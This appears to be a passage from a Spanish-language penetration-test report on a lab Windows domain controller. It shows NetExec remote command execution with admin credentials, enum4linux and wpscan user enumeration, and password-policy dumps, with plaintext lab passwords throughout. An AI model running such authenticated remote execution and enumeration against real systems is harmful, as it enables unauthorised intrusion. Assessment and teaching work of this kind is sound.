
3.2 SERVICIOS

Comprobamos los servicios que hay corriendo en sistema, con el comando “nxc smb 10.0.1.130 -u administrator -p 0k1s4m4084 -x ‘net start’” vemos una lista de los servicios.



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x "net start"
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           These Windows services are started:
SMB         10.0.1.130      445    ENIGMA           Active Directory Domain Services
SMB         10.0.1.130      445    ENIGMA           Active Directory Web Services
SMB         10.0.1.130      445    ENIGMA           Apache Tomcat 8.0 Tomcat8
SMB         10.0.1.130      445    ENIGMA           Application Host Helper Service
SMB         10.0.1.130      445    ENIGMA           Background Tasks Infrastructure Service
SMB         10.0.1.130      445    ENIGMA           Base Filtering Engine
SMB         10.0.1.130      445    ENIGMA           Certificate Propagation
SMB         10.0.1.130      445    ENIGMA           COM+ Event System
SMB         10.0.1.130      445    ENIGMA           COM+ System Application
SMB         10.0.1.130      445    ENIGMA           Cryptographic Services
SMB         10.0.1.130      445    ENIGMA           DCOM Server Process Launcher
SMB         10.0.1.130      445    ENIGMA           DFS Namespace
SMB         10.0.1.130      445    ENIGMA           DFS Replication
SMB         10.0.1.130      445    ENIGMA           DHCP Client
SMB         10.0.1.130      445    ENIGMA           Diagnostic Policy Service
SMB         10.0.1.130      445    ENIGMA           Distributed Transaction Coordinator
SMB         10.0.1.130      445    ENIGMA           DNS Client
SMB         10.0.1.130      445    ENIGMA           DNS Server
SMB         10.0.1.130      445    ENIGMA           domain1 GlassFish Server
SMB         10.0.1.130      445    ENIGMA           Elasticsearch 1.1.1 (elasticsearch-service-x64)
SMB         10.0.1.130      445    ENIGMA           File Replication Service
SMB         10.0.1.130      445    ENIGMA           FileZilla Server FTP server
SMB         10.0.1.130      445    ENIGMA           Group Policy Client
SMB         10.0.1.130      445    ENIGMA           IKE and AuthIP IPsec Keying Modules
SMB         10.0.1.130      445    ENIGMA           Intersite Messaging
SMB         10.0.1.130      445    ENIGMA           IP Helper
SMB         10.0.1.130      445    ENIGMA           IPsec Policy Agent
SMB         10.0.1.130      445    ENIGMA           Kerberos Key Distribution Center
SMB         10.0.1.130      445    ENIGMA           Local Session Manager
SMB         10.0.1.130      445    ENIGMA           ManageEngine Desktop Central Server
SMB         10.0.1.130      445    ENIGMA           MEDC Server Component - Apache
SMB         10.0.1.130      445    ENIGMA           MEDC Server Component - Notification Server
SMB         10.0.1.130      445    ENIGMA           Message Queuing
SMB         10.0.1.130      445    ENIGMA           Net.Msmq Listener Adapter
SMB         10.0.1.130      445    ENIGMA           Net.Pipe Listener Adapter
SMB         10.0.1.130      445    ENIGMA           Net.Tcp Listener Adapter
SMB         10.0.1.130      445    ENIGMA           Net.Tcp Port Sharing Service
SMB         10.0.1.130      445    ENIGMA           Netlogon
SMB         10.0.1.130      445    ENIGMA           Network Connections
SMB         10.0.1.130      445    ENIGMA           Network List Service
SMB         10.0.1.130      445    ENIGMA           Network Location Awareness
SMB         10.0.1.130      445    ENIGMA           Network Store Interface Service
SMB         10.0.1.130      445    ENIGMA           Plug and Play
SMB         10.0.1.130      445    ENIGMA           Power
SMB         10.0.1.130      445    ENIGMA           Print Spooler
```

El siguiente comando “nxc smb 10.0.1.130 -u administrator -p 0k1s4m4084 -x’tasklist /SVC’” nos muestra información adicional de los servicios corriendo en el host con su nombre del programa, PID y el nombre del servicio.




```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x "tasklist /SVC"
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           Image Name                     PID Services
SMB         10.0.1.130      445    ENIGMA           ========================= ======== ============================================
SMB         10.0.1.130      445    ENIGMA           System Idle Process              0 N/A
SMB         10.0.1.130      445    ENIGMA           System                           4 N/A
SMB         10.0.1.130      445    ENIGMA           smss.exe                       236 N/A
SMB         10.0.1.130      445    ENIGMA           csrss.exe                      328 N/A
SMB         10.0.1.130      445    ENIGMA           wininit.exe                    432 N/A
SMB         10.0.1.130      445    ENIGMA           csrss.exe                      440 N/A
SMB         10.0.1.130      445    ENIGMA           winlogon.exe                   476 N/A
SMB         10.0.1.130      445    ENIGMA           services.exe                   532 N/A
SMB         10.0.1.130      445    ENIGMA           lsass.exe                      540 Kdc, Netlogon, NTDS, SamSs
SMB         10.0.1.130      445    ENIGMA           svchost.exe                    728 BrokerInfrastructure, DcomLaunch, LSM,
SMB         10.0.1.130      445    ENIGMA           PlugPlay, Power
SMB         10.0.1.130      445    ENIGMA           vmacthlp.exe                   776 VMware Physical Disk Helper Service
SMB         10.0.1.130      445    ENIGMA           svchost.exe                    824 RpcEptMapper, RpcSs
SMB         10.0.1.130      445    ENIGMA           svchost.exe                    880 Dhcp, EventLog, lmhosts
SMB         10.0.1.130      445    ENIGMA           svchost.exe                    916 CertPropSvc, gpsvc, IKEEXT, iphlpsvc,
SMB         10.0.1.130      445    ENIGMA           LanmanServer, ProfSvc, Schedule, SENS,
SMB         10.0.1.130      445    ENIGMA           SessionEnv, ShellHWDetection,
SMB         10.0.1.130      445    ENIGMA           SystemEventsBroker, Themes, Winmgmt
SMB         10.0.1.130      445    ENIGMA           dwm.exe                        988 N/A
SMB         10.0.1.130      445    ENIGMA           svchost.exe                   1016 EventSystem, FontCache, netprofm, nsi,
SMB         10.0.1.130      445    ENIGMA           W32Time, WinHttpAutoProxySvc
SMB         10.0.1.130      445    ENIGMA           svchost.exe                    580 CryptSvc, Dnscache, LanmanWorkstation,
SMB         10.0.1.130      445    ENIGMA           NlaSvc, WinRM
SMB         10.0.1.130      445    ENIGMA           svchost.exe                   1224 BFE, DPS, MpsSvc
SMB         10.0.1.130      445    ENIGMA           spoolsv.exe                   1772 Spooler
SMB         10.0.1.130      445    ENIGMA           Microsoft.ActiveDirectory     1812 ADWS
SMB         10.0.1.130      445    ENIGMA           wampmanager.exe               1832 N/A
SMB         10.0.1.130      445    ENIGMA           svchost.exe                   1864 AppHostSvc
SMB         10.0.1.130      445    ENIGMA           wrapper.exe                   1892 DesktopCentralServer
SMB         10.0.1.130      445    ENIGMA           conhost.exe                   1960 N/A
SMB         10.0.1.130      445    ENIGMA           dfsrs.exe                     1968 DFSR
SMB         10.0.1.130      445    ENIGMA           dns.exe                       2000 DNS
SMB         10.0.1.130      445    ENIGMA           domain1Service.exe            2028 domain1
SMB         10.0.1.130      445    ENIGMA           elasticsearch-service-x64      332 elasticsearch-service-x64
SMB         10.0.1.130      445    ENIGMA           conhost.exe                   1128 N/A
SMB         10.0.1.130      445    ENIGMA           FileZilla Server.exe          1572 FileZilla Server
SMB         10.0.1.130      445    ENIGMA           cmd.exe                        760 N/A
SMB         10.0.1.130      445    ENIGMA           conhost.exe                   1600 N/A
SMB         10.0.1.130      445    ENIGMA           ismserv.exe                    796 IsmServ
SMB         10.0.1.130      445    ENIGMA           java.exe                      1672 N/A
SMB         10.0.1.130      445    ENIGMA           dcnotificationserver.exe      2256 MEDC Server Component - Notification Server
SMB         10.0.1.130      445    ENIGMA           dcserverhttpd.exe             2324 MEDCServerComponent-Apache
SMB         10.0.1.130      445    ENIGMA           mqsvc.exe                     2444 MSMQ
```

4 USUARIOS Y CREDENCIALES


4.1 USUARIOS

Con enum4linux podemos enumerar multitud de aspectos de la host que exploramos como los usuarios que hay, política de contraseñan recursos compartidos. Los usuarios del dominio SantaPrisca.local son los siguientes: Administrator, vagrant, perdición, caras, graciosillo, hiedra, pingüino, ras, Solomon, sombrerero y zas.




```
Group: 'Domain Guests' (RID: 514) has member: SANTAPRISCA\Guest

[V] Running command: net rpc group members 'Domain Users' -W 'SANTAPRISCA' -I '10.0.1.130' -U'administrator'%'0K1s4m4084' 2>&1


Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\Administrator
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\vagrant
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\krbtgt
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\perdicion
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\caras
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\graciosillo
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\hiedra
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\pinguino
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\ras
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\solomon
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\sombrerero
Group: 'Domain Users' (RID: 513) has member: SANTAPRISCA\zas
```

Con NetExec comprobamos el resultado anterior para encontrad los usuarios del dominio



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 --users
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.0.1.130      445    ENIGMA           Administrator                 2019-01-11 17:02:12 0       Built-in account for administering the computer/domain
SMB         10.0.1.130      445    ENIGMA           Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.0.1.130      445    ENIGMA           krbtgt                        2019-01-17 12:03:14 0       Key Distribution Center Service Account
SMB         10.0.1.130      445    ENIGMA           vagrant                       2019-01-11 17:12:57 0
SMB         10.0.1.130      445    ENIGMA           perdicion                     2019-01-18 13:09:19 0
SMB         10.0.1.130      445    ENIGMA           caras                         2019-02-25 09:06:32 0
SMB         10.0.1.130      445    ENIGMA           graciosillo                   2019-02-25 09:06:57 0
SMB         10.0.1.130      445    ENIGMA           hiedra                        2019-02-25 09:07:21 0
SMB         10.0.1.130      445    ENIGMA           pinguino                      2019-02-25 09:07:41 0
SMB         10.0.1.130      445    ENIGMA           ras                           2019-02-25 09:07:59 0
SMB         10.0.1.130      445    ENIGMA           solomon                       2019-02-25 09:08:20 0
SMB         10.0.1.130      445    ENIGMA           sombrerero                    2019-02-25 09:08:50 0
SMB         10.0.1.130      445    ENIGMA           zas                           2019-02-25 09:09:09 0
```


En el puerto 8585 hay un WordPress corriendo, con wpscan buscamos los usuarios de este servicio



```
[i] User(s) Identified:

[+] enigma
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] graciosillo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] caras
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] pinguino
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] perdicion
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hiedra
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] zas
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] ras
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] solomon
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] sombrerero
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] oraculo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
```


4.2 CREDENCIALES

Con enum4linux comprobamos las reglas que tienen que cumplir las contraseñas, y vemos que no hay reglas prestablecidas por parte del administrador del sistema.



```
[V] Attempting to get Password Policy info with command: polenum 'administrator':'0K1s4m4084'@'10.0.1.130' 2>&1


[+] Attaching to 10.0.1.130 using administrator:0K1s4m4084

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.0.1.130)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] SANTAPRISCA
        [+] Builtin

[+] Password Info for Domain: SANTAPRISCA

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```


Realizamos la misma operación con NetExec sobre el protocolo smb y verificamos la falta de reglas en el ámbito de las credenciales.




```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 --pass-pol
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Dumping password info for domain: SANTAPRISCA
SMB         10.0.1.130      445    ENIGMA           Minimum password length: None
SMB         10.0.1.130      445    ENIGMA           Password history length: None
SMB         10.0.1.130      445    ENIGMA           Maximum password age: Not Set
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Password Complexity Flags: 000000
SMB         10.0.1.130      445    ENIGMA               Domain Refuse Password Change: 0
SMB         10.0.1.130      445    ENIGMA               Domain Password Store Cleartext: 0
SMB         10.0.1.130      445    ENIGMA               Domain Password Lockout Admins: 0
SMB         10.0.1.130      445    ENIGMA               Domain Password No Clear Change: 0
SMB         10.0.1.130      445    ENIGMA               Domain Password No Anon Change: 0
SMB         10.0.1.130      445    ENIGMA               Domain Password Complex: 0
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Minimum password age: None
SMB         10.0.1.130      445    ENIGMA           Reset Account Lockout Counter: 30 minutes
SMB         10.0.1.130      445    ENIGMA           Locked Account Duration: 30 minutes
SMB         10.0.1.130      445    ENIGMA           Account Lockout Threshold: None
SMB         10.0.1.130      445    ENIGMA           Forced Log off Time: Not Set
```

4.2.1 PRIVILEGIOS

Comprobamos los privilegios que tiene el usuario administrator y Solomon. El usuario administrator es normal que tenga privilegios elevados, ya que se supone que es el administrador, pero el usuario Solomon no tendría que tener privilegios tan elevados siendo un usuario no siendo el administrador del sistema, como podemos comprobar en las capturas.




```
└─# nxc smb 10.0.1.130 -u solomon -p 12345678 -x "whoami /all"
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:False) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\solomon:12345678 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           USER INFORMATION
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           User Name           SID
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           santaprisca\solomon S-1-5-21-1486101255-1846870152-885242166-1117
SMB         10.0.1.130      445    ENIGMA           GROUP INFORMATION
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Group Name                                 Type             SID          Attributes
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
